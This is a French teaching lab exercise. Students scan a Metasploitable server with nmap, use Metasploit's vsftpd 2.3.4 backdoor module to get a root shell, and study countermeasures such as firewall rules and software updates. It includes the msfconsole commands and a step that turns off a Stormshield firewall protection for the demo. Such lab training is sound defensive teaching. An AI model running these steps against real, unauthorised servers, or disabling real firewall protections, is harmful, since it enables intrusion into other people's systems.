Kali : Exploitation d'une faille applicative via Metasploit

Présentation

Objectifs

Exploiter une vulnérabilité sur un service réseau. Mettre en place une contre-mesure de la vulnérabilité sur un service réseau.

Scénario

Dans ce scénario, il s'agit d'une attaque interne bien que **Metasploit** soit plutôt utilisé pour des attaques externes.


Un étudiant scanne le réseau avec l'outil **nmap** et découvre qu'un service FTP est disponible avec une version non patchée présentant une vulnérabilité. L'outil Metasploit est utilisé pour exploiter cette vulnérabilité et obtenir un terminal root sur le serveur FTP Metasploitable.

Un deuxième étudiant étudie les contre-mesures possibles :

- protections via le pare-feu (Stormshield, Pfsense...) ;
- mise à jour du logiciel FTP.

Outils Serveur FTP vulnérable : VSFTPd 2.3.4 via Metasploitable.

Outil d'exploitation de la vulnérabilité : Metasploit via Kali.



Manipulations

Travail à faire

- Q1. Préparer votre environnement de travail en démarrant l'ensemble des machines du contexte.
- Q2. Se répartir les rôles en travaillant par groupe de deux ou individuellement :
  - Un étudiant réalise l'attaque afin d'obtenir un accès au compte administrateur du serveur FTP.
  - Ensuite, il faut configurer au minimum une contre-mesure de votre choix afin de bloquer cette attaque.

Dans votre documentation, vous prendrez soin d'aborder les éléments suivants : **payload**, **exploit**, **backdoor** et la signification des variables **RHOST** et **RPORT**.

Une fois les manipulations réalisées, vous pouvez inverser les rôles afin de bien comprendre chacune des composantes de cette activité.

Découverte du serveur FTP et de sa version

L'outil nmap peut aussi bien servir pour les administrateurs réseaux que pour les personnes malveillantes.

```
kali@kali:~$ nmap -A 172.16.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-31 08:55 EDT
Nmap scan report for 172.16.10.5
Host is up (0.0048s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

Exploitation du Framework Metasploit

Depuis un terminal, il faut saisir la commande msfconsole :

```
#msfconsole
```

```
                 Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
```

Puis, il faut sélectionner l'exploit associé au service VsFTPd 2.3.4. Le plus simple est d'utiliser l'auto complétion sur Metasploit.

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Les options disponibles pour l'exploitation de la vulnérabilité sont visibles à l'aide de la commande suivante :

- show options

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

À ce niveau, la commande info donne des détails sur la vulnérabilité exploitable.

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```


Le seul paramètre à indiquer est donc l'adresse distante de l'hôte cible.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.16.10.5
RHOSTS => 172.16.10.5
```

Par défaut, un pare-feu Stormshield bloque ce type d'attaque. Pour les besoins de la démonstration, il faut débrayer la sécurité.


Par exemple, pour débrayer la sécurité FTP sur un firewall Stormshield, il faut désactiver l'alarme correspondante en suivant les étapes suivantes :

- 1 – Cliquer sur le menu Protections applicatives puis sur Applications et protections et saisir la chaîne de caractère vsftp dans le filtre.



- 2 – Modifier l'action sur autoriser dans le cadre des tests à réaliser.

Une fois l'exploit chargé sur Metasploit, il ne reste plus qu'à le lancer avec la commande run.



Travail à faire

- Q1. Consulter le site https://www.cvedetails.com et expliquer en quoi ce site peut être utile pour un analyste en cybersécurité.
- Q2. Les développeurs peuvent-ils être concernés par une faille sur un serveur FTP ? Justifier.
- Q3. Conclure sur l'intérêt de disposer de logiciels mis à jour régulièrement dans le cadre du contexte étudié.